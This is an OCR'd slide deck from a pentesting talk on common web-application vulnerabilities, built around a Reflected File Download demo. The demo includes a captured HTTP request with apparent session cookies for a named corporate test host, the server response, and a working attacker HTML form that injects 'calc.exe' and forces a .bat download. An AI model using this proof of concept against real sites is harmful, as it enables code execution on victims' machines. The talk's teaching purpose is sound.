Developer’s mistake is Attacker’s Paradise

Introduction and Common web application vulnerabilities

Presented by: hc >
Twitter - @harshdevx
Web – www.harshdevx.com

Presented by: Sumedh Kulkarni
LinkedIn: ca.linkedin.com/in/sumedhkulkarni
Email: sumedh30@gmail.com

Purpose

- Provide a more deeper look into common web application vulnerabilities
- Focus on what could go wrong and identification and possible remediation
- Provide hands-on experience testing for the vulnerabilities

What is web application pentest?


- Commonly known as webapp pentest
- Is authorized testing of a solution that includes websites and webservices
- Purpose is to find vulnerabilities that can be exploited and potentially gain access to system features and data
- So how do you know you need one?
- Business applications that are internet facing, having highly confidential/regulated data must undergo web application pentest.

Common Web Application Vulnerabilities

Number	Vulnerability Name	Categories
1	Autocomplete not disabled	Authentication
2	Strong passwords not enforced	Authentication
3	Username enumeration	Authentication
4	Cross-site Scripting (XSS)	Input Validation
5	Clickjacking/Cross-site Framing (XSF)	Authorization
6	Information Leakage through hidden directories	Secure Configuration
7	Information Leakage through Application Errors	Secure Configuration
8	Information Leakage through verbose error messages	Secure Configuration
9	Information Leakage in HTML comments	Secure Configuration
10	‘secure’ flag missing on cookie	Cookie security, session security
11	Session Fixation	Session security
12	SSL not enforced	Data-in-transit security
13	Strong ssl ciphers not enforced	Data-in-transit security
14	Insecure http methods are enabled	Secure Configuration
15	Cross site request forgery	Session Security
16	SQL Injection	Input Validation

Have you ever tried this?

- Input Validation



XSS - General

- 3 Main types
  - Reflected (easiest to detect and fix)
  - Stored (more difficult to detect and fix)
  - DOM (most difficult to detect and fix)
- XSS is fundamentally failure in validating input therefore allowing untrusted source to include unexpected, malicious input.
- Today we will focus on XSS "**reflected**"

Demo

Reflected File Download

Request

```
POST /FileExportHandler.ashx/a.html?FilterDate=2017-11-27&Frequency=Daily&queryUrl=%2FDataService.svc%2FVwReviewSecurities%3F%
24inlinecount%3Dallpages%26%24filter%3DProcessType%20eq%20%27Daily%27%20and%20(PricingDate%20ge%20datetime%272017-11-27T00%3A00%
3A00%27%20and%20PricingDate%20lt%20datetime%272017-11-27T23%3A59%3A59%27)&$output=json HTTP/1.1
Host: prc-ui-tst.apps.cac.preview.pcf.manulife.com
Connection: close
Content-Length: 4915
Cache-Control: max-age=0
Origin: https://
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBeD1Bp5CrQIdH51E
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.94 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer:                                                                                    ities
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ASP.NET_SessionId=vz12o3ypzgdbffhmfnbo4j4t; .AspNet.ExternalCookie=c5AGNa7Z5Lcpg2h07RLKfHMGLp650Ls2w25vvx7r-
emtGNomcLobKjXwbDqK3cA6y_hx47MD6NBihUeJfZCbhEu6Q9hJcAw5xSZ4pCIPd5vQ7AzKYvqxYLmQowtqGCeXrh_7n-PQBRCM6S1p5VMSX3LE--
sZkQDYEA-
7rdjajV8n1KFiRxII8LjNDv64vsafFRVuJkZi9A78cuxUXM_FpT_CDBIDNnjuH5fEmNI9yEUAcGQVcOQNxjQjJ5xZYxumIKx__MHu1OlOUF6YLJmNpObjs6-
9NowyPQH0Cs0AvozD2dY17fpACqoAHqxooN8T0YsoyNmDn__laQni-j2egX8b7PnMCfKgB2B9kpEdZfX_0TDS8QqSdW8gDg_rcN-
cptGM42QBlocspLiwKe96a8vNSQP4-YQZXJsYPuwDHgl
```

Response


```
HTTP/1.1 200 OK
Cache-Control: private
Content-Disposition: attachment;filename=Securities.csv
Content-Length: 47
Content-Type: application/vnd.ms-excel; charset=utf-8
Date: Tue, 19 Dec 2017 16:46:54 GMT
Server: Microsoft-IIS/8.5
X-Aspnet-Version: 4.0.30319
X-Vcap-Request-Id: 9a6e3687-5b50-4dd9-5084-9507c3e56459
Connection: close
Strict-Transport-Security: max-age=31536000;

Method (securityList<%jePuB>fjq53p) not defined
```

No upload takes place…a file is being downloaded

Uploadless download

Response has to be 200 OK


Reflected File Download ex.



1. Victim visits rouge web server say attacker.html
2. Rouge web server sends a request to vulnerable application with malformed data in request (in this case the file name was changed from .csv to .bat
3. Victim receives the file with code to be executed on the victim's machine along with the bat file
4. For proof of concept we used "calc.exe"


File name changed from .csv to .bat in request


```
<html lang="en">
    <head>
            <meta charset="utf-8">
            <title>attacker</title>

    </head>

    <body>
        <form name="test" method="POST" action="
        https:/[redacted]/FileExportHandler.ashx?FilterDate=2017-11-27%26calc.exe%26&Frequency=Daily&queryUrl=%2FDataService.svc%2FVwReviewSecurities%3F%24inlinecount%3Dallpages%26%24filter%3DProcessType%20eq%20%27Daily%27%20and%20(PricingDate%20ge%20datetime%272017-11-27T00%3A00%3A00%27%20and%20PricingDate%20lt%20datetime%272017-11-27T23%3A59%3A59%27)&$output=json">

            <input type="hidden" name="Columns" value=
            "[redacted]
            Hide%22%3Afalse%7D%5D%7D" />

            <input type="hidden" name="filename" value="setup123.bat" />
            <input type="hidden" name="method" value="historicallist" />
            <input type="hidden" name="ProcessType" value="daily" />
            <input type="hidden" name="PricingDate" value="2017-11-22" />

            <button type="submit" name="btn_Submit" value="Submit">Go</button>

        </form>
    </body>
</html>
```




File setup123.bat gets downloaded after visiting the rouge application page.

Executing setup123.bat after download









ine status: Online
vailability: Not available

